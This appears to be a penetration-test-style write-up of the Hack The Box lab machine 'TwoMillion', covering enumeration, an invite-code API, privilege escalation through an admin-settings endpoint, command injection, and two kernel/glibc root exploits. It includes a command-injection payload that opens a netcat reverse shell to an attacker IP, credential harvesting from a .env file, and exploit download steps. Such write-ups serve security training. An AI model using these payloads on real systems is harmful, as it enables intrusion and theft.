
TwoMillion

TwoMillion HTB

Cover



Target: HTB Machine “TwoMillion” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

The primary objective of this assessment was to conduct a comprehensive security evaluation of a Linux-based host—accessible as 2million.htb—and its web-facing services. Through methodical enumeration, API analysis, and exploitation, we sought to demonstrate how an attacker could progress from simple network reconnaissance to unauthenticated web-application manipulation, privilege escalation via insecure API endpoints, and finally kernel- and library-level exploits to attain full root compromise.

Scope of Assessment

- **Network Reconnaissance:** We confirmed host availability with ICMP (TTL=63) and performed a high-speed, full-TCP port scan, revealing SSH (22) and HTTP (80).
- **Service Enumeration:** Version probing identified OpenSSH 8.9p1 on Ubuntu and nginx. Hostname resolution was configured locally for `2million.htb` - to exercise the web application.
- **Web Application Analysis:** • Discovered hidden endpoints with directory brute-forcing (`/register` , `/invite` , `/login`). • Reverse-engineered obfuscated JavaScript on `/invite` to uncover a POST-based invite-code generation API (`/api/v1/invite/generate`). • Retrieved and decoded a Base64 invite token to successfully register and authenticate a low-privilege user.
- **Privilege Elevation via Insecure API:** • Enumerated available API routes post-login, including administrative functions. • Exploited the unauthenticated “admin settings update” endpoint to toggle our account’s `is_admin` flag. • Leveraged command injection

in the “admin VPN generation” endpoint to execute arbitrary shell commands and spawn a reverse shell as www-data.
- **Credential Reuse & SSH Access:** Harvested a reused credential from application configuration to SSH into the host as the “admin” user.
- **Kernel-Level Privilege Escalation (CVE-2023-0386):** Retrieved, built, and executed a public OverlayFS exploit against the vulnerable 5.15.70 kernel, yielding an immediate root shell.
- **glibc Buffer-Overflow Elevation (CVE-2023-4911):** Compiled and ran a PoC for the `GLIBC_TUNABLES` buffer-overflow in glibc 2.35, granting a second independent root shell under our “admin” user.

Ethics & Compliance

All testing activities were conducted in strict accordance with pre-approved rules of engagement. We ensured minimal impact on production services throughout the exercise. Detailed findings remain confidential and have been shared exclusively with authorized stakeholders to drive timely remediation.

2 Methodology

2.1 Initial Connectivity and TTL Analysis

We began by verifying basic network reachability and inferring the remote operating system via ICMP. A single ping (`-c 1`) to 10.129.229.66 returned a TTL of 63, strongly suggesting a Linux host.

```
kali@kali ~ [15:11:09] $ ping -c 1 10.129.229.66
PING 10.129.229.66 (10.129.229.66) 56(84) bytes of data.
64 bytes from 10.129.229.66: icmp_seq=1 ttl=63 time=58.2 ms

--- 10.129.229.66 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 58.206/58.206/58.206/0.000 ms
```

2.2 Full-TCP Port Scan

We executed a high-speed SYN scan across all TCP ports, omitting host discovery (`-Pn`) to bypass any ICMP-based filtering. Only ports 22 (SSH) and 80 (HTTP) were found open.

```
kali@kali ~/workspace/TwoMillion/nmap [15:24:36] $ cat TwoMillionPorts
# Nmap 7.95 scan initiated Sat Jun 21 15:23:01 2025 as: /usr/lib/nmap/nmap
```

```
-sS -Pn -n -p- --open --min-rate 5000 -oG TwoMillionPorts 10.129.229.66
Host: 10.129.229.66 ()  Status: Up
Host: 10.129.229.66 ()  Ports: 22/open/tcp//ssh///, 80/open/tcp//http///
# Nmap done at Sat Jun 21 15:23:14 2025 -- 1 IP address (1 host up)
scanned in 13.05 seconds
```

2.3 Service Version Enumeration

Detailed service probes confirmed the SSH instance as OpenSSH 8.9p1 on Ubuntu and the web server as nginx.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.84 seconds
```

2.4 Virtual Host Configuration

To access the web application by name, we added an /etc/hosts entry mapping 2million.htb to the target’s IP.

```
kali@kali ~ [15:30:21] $ sudo nano /etc/hosts
```


The domain added on :

```
10.129.229.66      2million.htb
```


2.5 Web Application Discovery

Navigating to `http://2million.htb` revealed two notable endpoints:

- `/invite` — Invitation code generation interface



- `/login` — Authentication portal




2.6 Content Enumeration with ffuf

A directory brute-force run against the webroot exposed a hidden registration page (`/register`).

```
kali@kali ~/workspace/TwoMillion/nmap [15:54:33] $ ffuf -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-
lowercase-2.3-medium.txt -u http://2million.htb/FUZZ -fs 162

..SNIP..

register                [Status: 200, Size: 4527, Words: 1512, Lines: 95,

..SNIP..
```

error "GET an invite code first" is showed on the image:



2.7 Invite-Code API Analysis

Inspecting the `/invite` page's JavaScript revealed two AJAX functions—`makeInviteCode()` and `verifyInviteCode()`—targeting `/api/v1/invite/generate` and `/api/v1/invite/verify` respectively. The code was obfuscated with a `eval(function(p,a,c,k,e,d){…})` wrapper; after beautification it clearly showed a POST to `/api/v1/invite/generate`

Obfuscated code:

```
eval(function(p,a,c,k,e,d){e=function(c){return
c.toString(36)};if(!''.replace(/^/,String)){while(c--)
{d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return
d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1 i(4){h 8=
{"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0)
{3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0)
```


```
{3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|
formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCo
de|makeInviteCode|how|to|generate|verify'.split('|'),0,{}))
```

If we beautify the code :

```
eval(function (p, a, c, k, e, d) {
    e = function (c) {
        return c.toString(36)
    };
    if (!''.replace(/^/, String)) {
        while (c--) {
            d[c.toString(a)] = k[c] || c.toString(a)
        }
        k = [function (e) {
            return d[e]
        }];
        e = function () {
            return '\\w+'
        };
        c = 1
    };
    while (c--) {
        if (k[c]) {
            p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c])
        }
    }
    return p
}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0)
{3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0)
{3.2(0)},f:1(0){3.2(0)}})}', 24, 24,
'response|function|log|console|code|dataType|json|POST|formData|ajax|type|
url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|h
ow|to|generate|verify'.split('|'), 0, {}))
```

2.8 Invite-Code Generation

Invoking `makeInviteCode()` in the browser console returned base64-encoded data. The displayed message was ROT13-encoded:





```
Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb
/ncv/i1/vaivgr/trarengr

This is the encryption : "ROT13"
```

The message decrypted:

```
The message is "In order to generate the invite code, make a POST request
to /api/v1/invite/generate"
```

Burpsuit petition to /api/v1/invite/generate




```
{"0":200,"success":1,"data":
{"code":"RldDSUMtOEhVSFEtTjFGVUQtVlg4Tzk=","format":"encoded"}}
```

Decoding from Base64 yielded the invite token:

```
echo 'RldDSUMtOEhVSFEtTjFGVUQtVlg4Tzk=' | base64 -d
FWCIC-8HUHQ-N1FUD-VX8O9
```

2.9 User Registration and Authentication

Armed with a valid invite code, we registered a new account and logged in.

```
POST /api/v1/user/register HTTP/1.1

..SNIP...

code=FWCIC-8HUHQ-N1FUD-
VX8O9&username=account&email=account%40account.com&password=account&passwo
rd_confirmation=account
```

Upon successful authentication, querying `/api/v1` exposed available endpoints:

```
HTTP/1.1 200 OK

..SNIP..
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code
generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }
```

```
    }
  }
}
```

2.10 Elevation to Administrative Role

Although our new user was not an administrator (`"is_admin":0`), the `/api/v1/admin/settings/update` endpoint permitted privilege assignment via a JSON PUT request:

```
PUT /api/v1/admin/settings/update HTTP/1.1

...SNIP...

Content-Type: application/json

{"username":"account","is_admin":1,
"email":"account@account.com"
}
```

The API confirmed the change:

```
HTTP/1.1 200 OK

...SNIP...

{"id":13,"username":"account","is_admin":1}
```

A subsequent call to `/api/v1/admin/auth` returned `{"message":true}` , validating our elevated status.

```
response:
{"message":true}
```

2.11 Remote Code Execution via VPN-Generation Endpoint

As an administrator, we tested command injection against the VPN generation endpoint. Inserting a shell command into the `username` parameter succeeded:

```
POST /api/v1/admin/vpn/generate HTTP/1.1
...SNIP....


{"username":"test;id;"
}
```

RESPONSE

```
HTTP/1.1 200 OK
...SNIP...

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We then launched a reverse shell:

```
{"username":"test;m /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.14.183 4443 >/tmp/f;"
}
```

Listen on netcat with

```
nc listen
4443
```

We found a reused password on the data base that permited us to connect via ssh as the user admin :


```
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=<REDACTED>
```

2.12 SSH Access as “admin”

Next, we leveraged a reused credential discovered in the application’s database to SSH into the host as the “admin” user.

ssh `admin@10.129.229.66`

Successfully connected:



2.13 Kernel-Level Privilege Escalation (OverlayFS CVE-2023-0386)

An internal email flagged a critical OverlayFS/FUSE vulnerability.

```
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>

...SNIP...

That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

The host was running Linux kernel **5.15.70**, which is susceptible to CVE-2023-0386:

```
admin@2million:/var/mail$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23
13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

OverlayFS explanation on this article :

https://securitylabs.datadoghq.com/articles/overlayfs-cve-2023-0386/

We used this exploit on the target :

https://github.com/sxlmnwb/CVE-2023-0386

Spawning a server to download the files on the attacker machine :

```
python3 -m http.server 80
```

On the target machine downloaded with :

```
wget 10.10.14.183/CVE-2023-0386.tar.gz -O  10.10.14.183/CVE-2023-
0386.tar.gz
```


We expanded the files with

```
tar -xvzf CVE-2023-0386.tar.gz`
```

After compiling the files with `make all` and

On the first terminal :


```
./fuse ./ovlcap/lower ./gc
```



Second terminal

```
./exp
```

The exploit was executed with success showing `whoami: root`



2.14 glibc Buffer Overflow Privilege Escalation (CVE-2023-4911)

Finally, we exploited a glibc 2.35 `GLIBC_TUNABLES` buffer-overflow vulnerability (CVE-2023-4911). We downloaded, compiled, and executed the public PoC:

https://github.com/NishanthAnand21/CVE-2023-4911-PoC

